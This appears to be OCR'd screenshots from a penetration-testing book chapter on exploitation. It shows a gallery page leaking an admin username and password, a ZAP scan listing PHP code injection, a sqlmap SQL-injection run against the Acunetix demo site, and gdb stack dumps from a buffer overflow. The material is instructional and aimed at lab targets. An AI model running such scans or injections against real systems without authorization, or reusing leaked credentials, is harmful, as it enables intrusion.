
Gallarific

Quick Links: Home Recent Photos

	Sub Gallery	Last Upload	Photos	Views
	1:admin:n0t7t1k4 3	Photo Shoot New picture for new book	3	21

Empty Gallery

No photos have been uploaded. Go back.



Welcome to the OWASP Zed Attack

ZAP is an easy to use integrated penetration testing tool for finding vulner

Please be aware that you should only attack applications that you have be

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://192.168.75.171

Progress: Attack complete - see the Alerts tab for details o

For a more in depth test you should explore your application using your br


Alerts (10)
- Server Side Code Injection - PHP Code Injection (2
- Application Error Disclosure
- Directory Browsing (5)
- X-Frame-Options Header Not Set (17)
- Cookie set without HttpOnly flag (13)
- Cross-Domain JavaScript Source File Inclusion (2)
- Password Autocomplete in browser (2)
- Private IP Disclosure (3)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevan t line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 1 3 6 0 Current Scans 0 0 0 0 0 0 0



testphp.vulnweb.com

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go


Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
Fractal Explorer

welcome to our page


Test site for Acunetix WVS.


About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2006 Acunetix Ltd




```
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1
         _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-20150819}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
legal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by t
his program

[*] starting at 22:06:03

[22:06:03] [WARNING] using '/root/.sqlmap/output' as the output directory
[22:06:03] [INFO] testing connection to the target URL
[22:06:04] [INFO] testing if the target URL is stable
[22:06:05] [INFO] target URL is stable
[22:06:05] [INFO] testing if GET parameter 'cat' is dynamic
[22:06:05] [INFO] confirming that GET parameter 'cat' is dynamic
[22:06:05] [INFO] GET parameter 'cat' is dynamic
[22:06:05] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (p
ossible DBMS: 'MySQL')
[22:06:06] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to X
SS attacks
[22:06:06] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for oth
er DBMSes? [Y/n] 
```

Chapter 8: Exploitation Concepts







```
(gdb) x/20xg $rsp
0x7fffffffe0b0: 0x00007fffffffe2a8      0x00000002f7ffe1a8
0x7fffffffe0c0: 0x4141414141414141      0x4141414141414141
0x7fffffffe0d0: 0x4141414141414141      0x4141414141414141
0x7fffffffe0e0: 0x4141414141414141      0x4141414141414141
0x7fffffffe0f0: 0x4141414141414141      0x4141414141414141
0x7fffffffe100: 0x4141414141414141      0x4141414141414141
0x7fffffffe110: 0x4141414141414141      0x4141414141414141
0x7fffffffe120: 0x4141414141414141      0x4141414141414141
0x7fffffffe130: 0x4141414141414141      0x4141414141414141
0x7fffffffe140: 0x4141414141414141      0x4141414141414141
```




```
(gdb) x/20xg $rsp
0x7fffffffe1c8: 0x4141414141414141      0x4141414141414141
0x7fffffffe1d8: 0x4141414141414141      0x4141414141414141
0x7fffffffe1e8: 0x0000000041414141      0x0000000000000000
0x7fffffffe1f8: 0x27e872fd6872190e      0x00000000004004e0
0x7fffffffe208: 0x00007fffffffe2a0      0x0000000000000000
0x7fffffffe218: 0x0000000000000000      0xd8178d02abd2190e
0x7fffffffe228: 0xd8179db7fd88190e      0x0000000000000000
0x7fffffffe238: 0x0000000000000000      0x0000000000000000
0x7fffffffe248: 0x0000000000400650      0x00007fffffffe2a8
0x7fffffffe258: 0x0000000000000002      0x0000000000000000
```




```
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620   140737348945440
rdx            0x7ffff7dd87a0   140737351878560
rsi            0x7ffff7ff5000   140737354092544
rdi            0x0      0
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe1c8   0x7fffffffe1c8
r8             0x4141414141414141       4702111234474983745
r9             0x4141414141414141       4702111234474983745
r10            0x4141414141414141       4702111234474983745
r11            0x246    582
r12            0x4004e0 4195552
r13            0x7fffffffe2a0   140737488347808
r14            0x0      0
r15            0x0      0
rip            0x40064f 0x40064f <main+121>
eflags         0x10246  [ PF ZF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
```




```
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7b0c620   140737348945440
rdx            0x7ffff7dd87a0   140737351878560
rsi            0x7ffff7ff5000   140737354092544
